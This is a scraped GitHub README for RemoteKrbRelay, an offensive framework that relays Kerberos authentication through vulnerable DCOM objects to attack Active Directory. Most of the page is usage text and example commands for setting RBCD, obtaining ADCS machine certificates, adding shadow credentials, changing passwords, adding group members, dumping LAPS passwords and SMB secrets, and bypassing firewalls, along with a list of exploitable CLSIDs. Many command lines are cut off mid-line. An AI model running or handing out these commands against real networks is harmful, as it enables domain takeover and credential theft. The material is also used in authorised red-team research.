







 MzHmO	Update README.md	8ff90a0 · 5 months ago	 11 Commits
	Checker	Initial Commit	5 months ago
	Checkerv2.0	Initial Commit	5 months ago
	Exploit	Initial Commit	5 months ago
	FindAvailablePort	Initial Commit	5 months ago
	README.md	Update README.md	5 months ago

About

Remote Kerberos Relay made easy!
Advanced Kerberos Relay Framework

-  Readme
-  Activity
-  Custom properties
-  508 stars
-  5 watching
-  80 forks
- Report repository

Releases

No releases published



Packages

No packages published

Languages



README



CICADA8 Research Team
From Michael Zhmaylo (MzHmO)

RemoteKrbRelay

You probably know [KrbRelay](#) and [KrbRelayUp](#), but what if I told you it could be done remotely? With RemoteKrbRelay this becomes a reality.

TL;DR

Learn more about CertifiedDCOM [here](#). CertifiedDCOM allows you to trigger an ADCS machine account:

```
# CertifiedDCOM (Abuse AD CS by setting RBCD)
.\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target dc01.ro

# CertifiedDCOM (Abuse ADCS to get Machine cert)
.\RemoteKrbRelay.exe -adcs -template Machine -victim adcs.root.ap

# CertifiedDCOM (Abuse ADCS with ShadowCreds)
.\RemoteKrbRelay.exe -shadowcred -victim adcs.root.apchi -target d
```

There's also the [SilverPotato](#) exploit. You can use it to abuse sessions. Including a domain administrator session on a third-party host.

```
# Change user password
.\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc01.roo

# Add user to group
.\RemoteKrbRelay.exe -addgroupmember -victim computer.root.apchi -

# Dump LAPS passwords
.\RemoteKrbRelay.exe -laps -victim mssql.root.apchi -target dc01.ro

# Send LDAP Whoami request from relayed user
.\RemoteKrbRelay.exe -ldapwhoami -victim win10.root.apchi -target (

# Trigger authentication from another session
.\RemoteKrbRelay.exe -ldapwhoami -victim domainadminhost.root.apch:
```



Details

Now, you have four folders in front of you:

- `Checker` - old version of the checker for detecting vulnerable DCOM objects;
- `Checkerv2.0` - new version of the checker for detecting vulnerable DCOM objects;
- `Exploit` - RemoteKrbRelay.exe :)
- `FindAvailablePort` - a tool for bypassing a firewall when using an exploit.

Checker

So, let's start with Checker. You can use it to detect vulnerable DCOM objects. A vulnerable DCOM object can be considered to be:

- The COM server within which the DCOM object is running must be run as another user or as a system. But never as `NT AUTHORITY\LOCAL SERVICE` , since it uses empty creds to authenticate from the network;
- You must have `RemoteLaunch` , `RemoteActivation` permissions. This is [LaunchPermissions](#);
- Impersonation level should be `RPC_C_IMP_LEVEL_IDENTIFY` and higher. `RPC_C_IMP_LEVEL_IDENTIFY` is a default value;
- U should have `RemoteAccess` permissions (or they should be empty). This is [AccessPermission](#).

For easy detection, you can use Checkerv2.0. It supports output in csv and xlsx formats.

```
PS A:\ssd\Share\RemoteKrbRelay\Checkerv2.0\Checkerv2.0\bin\Debug> .\i

      /\_/\____,      /\      /\
    ,___/\_/\ \  \  ~   /      \ _____\
    \  ~  \ )   XXX   /      ( _ )-( _ )
      XXX   /   /\_/\____,      Checkerv2.0 Collecti
        \o-o/-o-o/  ~   /
          ) /      \   XXX
        _|   / \ \_/
      ,-/   _  \_/ \
    / (   /____,___| )
  (  | _ (   )  \ ) _|
 _/ _ )  \   \_/  ( _
(, -(,(,(,/      \,)),),)

CICADA8 Research Team
From Michael Zhmaylo (MzHmO)
```



```
Check.exe
Small tool that allow you to find vulnerable DCOM applications

[OPTIONS]
-outfile : output filename
-outformat : output format. Accepted 'csv' and 'xlsx'
```

```

-showtable : show the xlsx table when it gets filled
-h/--help : shows this windows

```


Example:

```


.\Checkerv2.0.exe -outfile win10 -outformat xlsx

```

And u will receive such output:



The columns will contain the DCOM object CLSIDs, names, and LaunchPermission and AccessPermission.



Try searching for sppui (CLSID {F87B28F1-DA9A-4F35-8EC0-800EFCF26B83} , APPID {0868DC9B-D9A2-4f64-9362-133CEA201299}) and CertSrv Request (CLSID {d99e6e74-fc88-11d0-b498-00a0c90312f3}) objects and understand why they are vulnerable.

Don't use Checker, use only Checkerv2.0 pls :3

FindAvailablePort

A small tool to discover a port on which to raise a malicious DCOM server. See details [here](#) (Remote -> Local Potato).


```
--servicename : service-add cmdlet. Name of new service
--servicecmd : service-add cmdlet. Commandline of the service
```

[ADCS OPTIONS (Relay to HTTP)]

```
-template : ADCS Mode only. Template to relay to
```

[RBCD OPTIONS (Relay to LDAP)]

```
-c/--create : Create new computer
-cn/--computername : Computer name that will be written to i
-cp/--computerpassword : requires -c switch. Password for nei
--victimdn : DN of victim computer
```

[CHANGE PASSWORD OPTIONS (Relay to LDAP)]

```
-chpuser : the name of the user whose password you want to cl
-chppass : new password
```

[ADD GROUP MEMBER OPTIONS (Relay to LDAP)]

```
-group : group name
-groupuser : user to add to the group
-groupdn : target group DN
-userdn : target user DN
```

[SHADOWCRED OPTIONS (Relay to LDAP)]

```
-forcshadowcred : force shadow creds
```

[LAPS OPTIONS (Relay to LDAP)]

```
-lapsdevice : Optional param. Target computer hostname to du
```

[SWITCHES]

```
-h/--help : show help
-debug : show debug info
-secure : use SSL for connection to LDAP/HTTP/etc
-p/--port : port to deploy rogue dcom server
-session : cross-session activation. Useful when instantiatin
-module : default "System". It is for firewall bypass
```

[EXAMPLES]

```
[1] Trigger kerberos authentication from adcs.root.apchi (-v:
.\RemoteKrbRelay.exe -rbcd -victim adcs.root.apchi -target d
```

```
[2] Trigger krb auth from dc01.root.apchi (-victim). Then re:
.\RemoteKrbRelay.exe -smb --smbkeyword interactive -victim d
```

```
[3] Trigger krb auth from dc01.root.apchi (-victim). Then re:
.\RemoteKrbRelay.exe -smb --smbkeyword secrets -victim dc01.l
```

```
[4] Trigger krb auth from dc01.root.apchi (-victim). Then re:
.\RemoteKrbRelay.exe -smb --smbkeyword service-add --service
```

```
[5] Get machine certificate from kerberos relay
.\RemoteKrbRelay.exe -adcs -template Machine -target dc01.ro
```

```
[6] Shadow Creds
.\RemoteKrbRelay.exe -shadowcred -victim dc01.root.apchi -ta
```

```
[7] Change user password
.\RemoteKrbRelay.exe -chp -victim dc01.root.apchi -target dc
```

```
[9] Dump LAPS passwords
.\RemoteKrbRelay.exe -laps -victim dc01.root.apchi -target d
```

```
[10] Send LDAP Whoami request from relayed user
.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -ta
```

```
[11] Trigger authentication from another session
.\RemoteKrbRelay.exe -ldapwhoami -victim dc01.root.apchi -ta
```


[?] Interesting CLSIDs to use

```
dea794e0-1c1d-4363-b171-98d0b1703586 - Interactive User. U can use w:
f87b28f1-da9a-4f35-8ec0-800efcf26b83 - Interactive User. U can use w:
3ab092c4-de6a-4cd4-be9e-fdacdb05759c - System account. On victim com
6d5ad135-1730-4f19-a4eb-3f87e7c976bb - System account. On victim com
```



Examples

I suggest looking at some of the attacks:


- RBCD - relay to LDAP and setup RBCD.




- HTTP ADCS - relay to web enrollment service.



- ShadowCred - relay to LDAP and setup ShadowCreds.




- Add user to group





- LDAP Whoami request - It is convenient to combine with CLSID Bruteforce functionality. You can find out which user you are triggering. Try triggering for the first five sessions on all machines in the domain. Wow, that's what, a domain

administrator in five minutes? :)



Supports cross-session activation using -session :



Also LAPS, changing user password, smb...

Video DEMO:

- <https://youtu.be/1zvycrTTgDU>

TO DO LIST

- ☐ Dump GMSA
- ☐ Exchange to exchange relay
- ☐ CLSID Bruteforce
- ☐ Relay with supplemental credentials

Tips

- ☐ Relay initial OXID Request authentication. [Link](#). U can test:

```
.\RemoteKrbRelay.exe -ldapwhoami -victim win10.vostok.street -target
```

```
# but I haven't implemented the relay from Initial OXID Request yet.  
# dc011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAAA <- this is DNS A r
```

☐ U can get TGT in AP-REQ. What if des cryptography is used?

```
.\RemoteKrbRelay.exe -rbcd -victim win10.vostok.street -target dc01.' 
```

Conclusion

